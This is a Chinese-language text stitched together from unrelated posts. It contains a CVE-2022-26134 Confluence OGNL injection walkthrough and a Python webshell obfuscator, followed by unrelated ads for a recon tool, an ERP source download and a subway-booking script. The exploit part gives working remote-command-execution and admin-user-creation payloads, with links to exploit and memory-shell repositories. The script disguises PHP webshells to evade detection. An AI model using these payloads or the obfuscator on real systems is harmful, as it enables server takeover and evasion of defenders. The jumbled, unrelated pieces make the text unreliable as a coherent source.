
DefaultActioninvocation invoke函数
1.遍历this.interceptors.hasNext() hash表 (该hash表存着所有类对象)
2.当resultCode为notpermitted时,退出循环

6.进入到ActionChainResult类里的execute函数
7.this.namespace为我们传入的payload
8.OgnlValueStack stack变量获取OgnlValueStack对象

9.将stack和this.namespace传入TextParseUtil.translateVariables函数

translateVariables函数
1.正则提取ONGL表达式
2.调用OgnlValueStack.findValue函数传入ONGL表达式 复制变量object o
3.执行完后返回内容
OgnlValueStack.findValue函数
最后调用findValue函数对表达式进行解析

(不知道是不是远程调试的问题,这里断点o没返回执行命令的结果,文章里有)
payload刨析

GET //%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22id%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/ HTTP/1.1
Host: 192.168.3.88:8090
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=EA0CD27EDE8E10DD40A744E51514CB5F
Connection: close


payload刨析
1.定义a变量调用Runtime.exec执行命令
2.将执行命令结果设置到返回头X-Cmd-Response

//${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/

出处Y4er的博客 https://y4er.com/post/cve-2022-26134-confluence-server-data-center-ognl-rce/
添加用户的payload

${#this.getUserAccessor().addUser('test','test@1234','test@gmail.com','Test',@com.atlassian.confluence.util.GeneralUtil@splitCommaDelimitedString("confluence-administrators,confluence-users"))}

设置cookie payload

${@com.atlassian.confluence.util.GeneralUtil@setCookie("key","value")}

EXP

https://github.com/Nwqda/CVE-2022-26134
https://github.com/BeichenDream/CVE-2022-26134-Godzilla-MEMSHELL

参考链接

https://www.freebuf.com/vuls/335624.html
https://y4er.com/post/cve-2022-26134-confluence-server-data-center-ognl-rce/
过不了阿里云 原理是来自于Weevely工具

#!/usr/bin/python3
import random
import string

 
#这里输自定义干扰字符
add_interfere_str='CnM' 
Referer = 'https://developer.mozilla.'+ add_interfere_str +'.org/testpage.html'
notice = '//连接Referer:' + Referer 

#发送webshell时记得传Referer的值,比如:Referer: [url]https://developer.mozilla.sTr.org/testpage.html[/url],其中sTr就是干扰字符,之后过滤要用到
 
def read_check():
    open_file = open('shell.php', 'r',encoding='utf-8')  #将shell.php替换为要转换的webshell文件名
    read_file = open_file.readlines()
    file = ''.join(read_file)  
    file = file.replace("'", '"').replace('\n', '').replace('\t', '')
    if file.startswith('<?php'):  
        file = file.lstrip('<?php')
        file = file.rstrip('?>')
    else:
        print('这不是php代码')
    return file
 
def interfere(file):
    add_str = ''
    rest_str = ''
    num = 0
    for i in file:
        num += 1
        if num == 3:   # 间隔3个字符输入干扰,可自行替换
            add_results = add_interfere_str.join(rest_str)
            add_str += add_results
            rest_str = ''
            num = 0
        rest_str += i
    add_str += rest_str
 
 
    temp_str = ''
    array_str = []
    for i in add_str:
        num += 1
        if num == 80: # 每隔80个字符分割字符串,可自行替换
            array_str.append(temp_str)
            temp_str = ''
            num = 0
        temp_str += i
    array_str.append(temp_str)
    return array_str
 
def var_name(array_str):
    var_collect = []
    array_add = []
    for c in array_str:
        random_str = ''.join(random.sample(string.ascii_letters, 3))
        add_sentence = '$' + random_str + '=' + "'" + c + "'" + ";"
        array_add.append(add_sentence)
        var_collect.append(random_str)
    return array_add,var_collect
 
def splicing(var_collect):
    splicing_sentence = ''
    for i in var_collect:
        var_sentence = '.' + '$' + i
        splicing_sentence += var_sentence
    final = splicing_sentence.lstrip('.')
    return final
 
def str_print(array_add,final):
    fileName='bypass.php'
    a ='<?php'
    b = "$b =$_SERVER['HTTP_REFERER'];"
    c = "$c = explode('.',$b);"
    Tips = notice
    interfere_str = "$interfere_str =$c[2]; "
    aosp = a+'\n'+Tips+'\n'+b+'\n'+c+'\n'+interfere_str
    with open(fileName,'a',encoding='utf-8')as file:
        file.write(aosp)
        file.close()

    for i in array_add:
        with open(fileName,'a',encoding='utf-8')as file:
            file.write('\n'+i)
            
    file.close()
 
    #变量名为自定义,都可替换
    l = "$l" + "=" + "str_replace($interfere_str,'',%s);" % (final)
    k = "$k=str_replace($interfere_str,'','cre%sat%se_fu%snc%stio%sn');" % (add_interfere_str,add_interfere_str,add_interfere_str,add_interfere_str,add_interfere_str)
    bb = "$bb = $GLOBALS['k']('',$l); "
    ee = '$GLOBALS["bb"]();'
    abvd = l+'\n'+k+'\n'+bb+'\n'+ee+'\n'+'?>'
    
    with open(fileName,'a',encoding='utf-8')as file:
        file.write(abvd)
        file.close()
 
def main():
    file = read_check()
    array_str = interfere(file)
    array_add,var_collect = var_name(array_str)
    final = splicing(var_collect)
    str_print(array_add,final)
    
if __name__ == '__main__':
    main()

1.增加爱企查通过公司名称查域名功能;
2.增加爱企查批量公司名查询域名功能;
3.增加爱企查通过公司名查备案信息、分支机构、控股公司占比及域名信息功能;
4.增加fofa排除蜜罐功能。由于fofa政策修改,该功能目前企业会员才能支持。

https://github.com/Kento-Sec/AsamF/
V0.1.2版本更新


网友投稿来了,非常不错的一套系统,结构清晰,是学习运营的好源码,喜欢的拿去!

2022独家版本,带合同报价单打印,修复子账号不显示新加客户的BUG,还有其他方面的优化。 网上流传的大多数都是老版本,没有这些功能,注意甄别!

简单方便。 功能强大,系统采用php+MYSQL开发,B/S架构,方便随地使用,含购货,销货,仓库管理,商品管理,供应商管理,职员管理等非常多的功能。

功能清单:

1、出入库、采购入库、销货出库、其它出入库、

2、多仓库管理、仓库调拨、调拨单

3、库存盘点、一健查询库存、分仓库分产品查询

4、单据管理、收款单、付款单、其它收入支出单

5、报表管理、采购报表、仓库报表、资金报表等

6、系统设置、基本信息、账户管理、权限设置

百度网盘:https://pan.baidu.com/s/1FgLXOKrbW8JEIrQyQRIKDg 提取码:8f5c

下载线路01 http://nc2.down.52jscn.com/bbs/vip/2022/3542890_jinxiaocun.zip

下载线路02 http://nc.down.52jscn.com/bbs/vip/2022/3542890_jinxiaocun.zip
解压密码:
[bshide]bbs.52jscn.com#jinxiaocun[/bshide]


因之前在沙河住着,但是每天上班进地铁要排队,然而地铁有预约功能,但是根本就抢不到,估计沙河居住的IT大佬有点多,都是高科技预约的,所以就研究了一下,挂在软件上可设置定时自动预约。
